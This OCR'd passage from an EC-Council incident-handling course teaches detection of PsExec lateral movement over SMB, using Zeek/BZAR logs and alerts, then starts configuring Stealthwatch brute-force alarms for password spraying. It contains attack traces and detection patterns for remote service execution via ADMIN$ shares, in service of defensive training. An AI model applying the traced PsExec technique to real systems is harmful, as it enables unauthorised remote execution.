



Figure 6.38: Screenshot of VirusTotal showing detection results of PsExec

Perform the following steps to detect SMB attacks:

- Add the BZAR package to Zeek's repository to detect SMB and RPC indicators.





Figure 6.39: Screenshot of BZAR scripts


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ingest the Wireshark packet capture (PCAP) file into the Zeek tool.
- Zeek parses the packets, generates multiple logs (such as smb_mapping.log, smb_files.log, dce_rpc.log, and notice.log), and sends alerts upon identifying certain patterns in SMB activity.
- The alerts triggered by Zeek Notice represent the lateral movement of attackers and other malicious activities.

| | | | |
|---|---|---|---|
| [redacted], 00:10:17.000 | ATTACK::Lateral_Movement | Detected SMB::FILE_WRITE to admin file share \\\\dc1\\ ADMIN$PSEXESVC.exe | T1077 Windows Admin Shares + T1105 Remote Fil e Copy |
| [redacted], 00:10:20.000 | ATTACK::Lateral_Movement_Extr acted_File | Saved a copy of the file written to SMB admin file sha re | Cs3W851nisCVVAoImj_FGYHSm1x8yPFClzxwk__dc1_AD MIN$PSEXESVC.exe |
| [redacted], 00:10:25.000 | ATTACK::Execution | svcctl::CreateServiceWOW64W | T1035 Service Execution |
| [redacted], 00:10:30.000 | ATTACK::Execution | svcctl::StartServiceW | T1035 Service Execution |

Figure 6.40: Screenshot of notice.log file

These logs indicate suspicious activities and a remote file copy named PSEXESVC.exe is used to run PsEXec over remote machines.

The screenshot below shows the analysis of the dce_rpc.log file:

```
[redacted]Desktop/pcap cat dce_rpc.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   dce_rpc
#open
#fields ts      id.orig_h       id.orig_p       id.resp_h       id.resp_p       named_pipe      endpoint        operation
#types  time    addr            port            addr            port            string          string          string
1507567512      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenSCManagerW
1507567515      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CreateServiceWOW64W
1507567518      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567522      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenServiceW
1507567521      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          StartServiceW
1507567523      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          QueryServiceStatus
1507567533      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          QueryServiceStatus
1507567535      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567538      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567544      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenSCManagerW
1507567545      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenServiceW
1507567556      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          ControlService
1507567557      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          QueryServiceStatus
1507567566      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567578      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenServiceW
1507567581      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          DeleteService
1507567598      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567599      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
```

Figure 6.41: Screenshot of dce_rpc.log file

The dce_rpc.log file contains 18 entries that indicate RPC communication between 192.168.10.31 and 192.168.10.10 using named pipes; this indicates that 192.168.10.31 established a connection with 192.168.10.10. Moreover, port 445 on the target provided the svcctl service. The notice.log entries indicate that the target, 192.168.10.10, executed a service for the attacker.

The screenshot below shows the analysis of the smb_mapping.log file:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
/Desktop/pcap cat smb_mapping.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   smb_mapping
#open
------------------------------------------------------------------------------------------------------------------------
ts              id.orig_h       id.orig_p       id.resp_h       id.resp_p       path                    share_type
time            addr            port            addr            port            string                  string
------------------------------------------------------------------------------------------------------------------------
1507567479      192.168.10.31   49282           192.168.10.10   445             \\\\dc1\\ADMIN$         DISK
1507567500      192.168.10.31   49285           192.168.10.10   445             \\\\dc1\\IPC$           PIPE
1507567500      192.168.10.31   49285           192.168.10.10   445             \\\\dc1\\ADMIN$         DISK
------------------------------------------------------------------------------------------------------------------------
#close
```

Figure 6.42: Screenshot of smb_mapping.log file

This file is generated after Zeek processes the SMB Tree connect information. It should be noted that unauthorized connections to ADMIN$ and IPC$ shares must be considered malicious.

The screenshot below shows the analysis of the smb_files.log file:

```
cat smb_files.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   smb_files
------------------------------------------------------------------------------------------------------------------------------------------------------------------
ts              uid             id.orig_h       id.orig_p       id.resp_h       id.resp_p       action          path                    name            size
time            string          addr            port            addr            port            enum            string                  string          count
------------------------------------------------------------------------------------------------------------------------------------------------------------------
1507567479.268789       Cs3WB5lnisCVVAoImj      192.168.10.31   49282           192.168.10.10   445             SMB::FILE_OPEN          \\\\dc1\\ADMIN$ PSEXESVC.exe    0
1507567479.268789       Cs3WB5lnisCVVAoImj      192.168.10.31   49282           192.168.10.10   445             SMB::FILE_WRITE         \\\\dc1\\ADMIN$ PSEXESVC.exe    0
1507567479.268789       Cs3WB5lnisCVVAoImj      192.168.10.31   49282           192.168.10.10   445             SMB::FILE_WRITE         \\\\dc1\\ADMIN$ PSEXESVC.exe    0
1507567500.496785       CvlKZy4ALPs1oV3LJ       192.168.10.31   49285           192.168.10.10   445             SMB::FILE_OPEN          \\\\dc1\\ADMIN$ PSEXESVC.exe    14556
1507567500.496785       CvlKZy4ALPs1oV3LJ       192.168.10.31   49285           192.168.10.10   445             SMB::FILE_DELETE        \\\\dc1\\ADMIN$ PSEXESVC.exe    0
```

Figure 6.43: Screenshot of smb_files.log file

This screenshot shows the actions performed over file share such as OPEN, WRITE, and DELETE. By analyzing the logs and alerts generated by Zeek, we can conclude that the attacker:

- Utilized PsExec to write on ADMIN$ share using SMB Tree Connect
- Saved executables on the target system
- Invoked RPC to create a process- svcctl:CreateServiceWOW64W
- Initiated another RPC for process initiation- svcctl::StartServiceW

## Detecting Password Spray Attack Attempts

Password spray attacks can be launched by exploiting user accounts with weak passwords. Cisco Stealthwatch allows the IH&R team to detect password spray attempts in a network. They can detect these attempts by analyzing brute-force login and scanning events on the network.

### Steps to Detect Password Spray Attacks using Stealthwatch

Source: *https://www.cisco.com*

The IH&R team can detect password spray attacks by configuring Brute Force Login security events, which are triggered after two failed login attempts.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 1:** Open the **Stealthwatch** console → click on **Configure** → select **Policy Management** to configure Brute Force Login events for the Inside Hosts group.





Figure 6.44: Screenshot of Stealthwatch Dashboard

- **Step 2:** Click on **Core Events** in the Policy Management window → click on **Default** beside **Inside Hosts** to view the default settings inside a policy.





Figure 6.45: Screenshot of Stealthwatch Policy Management

- **Step 3:** In the **Default Policy** window, select "**Brute Force Login**" from the Event dropdown.
- **Step 4:** Now, to set the detection parameters, insert 2 in the field next to "**Trigger alarm when number of connections greater than:**" and select "**On + Alarm**" under "**When Host is Source**"; then, click on **Save**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.46: Screenshot of setting detection parameters on Stealthwatch

- **Step 5:** Go to the "**Security Insight Dashboard**" section → click on "**Brute Force Login**" events in the **Alarms by Type** widget.

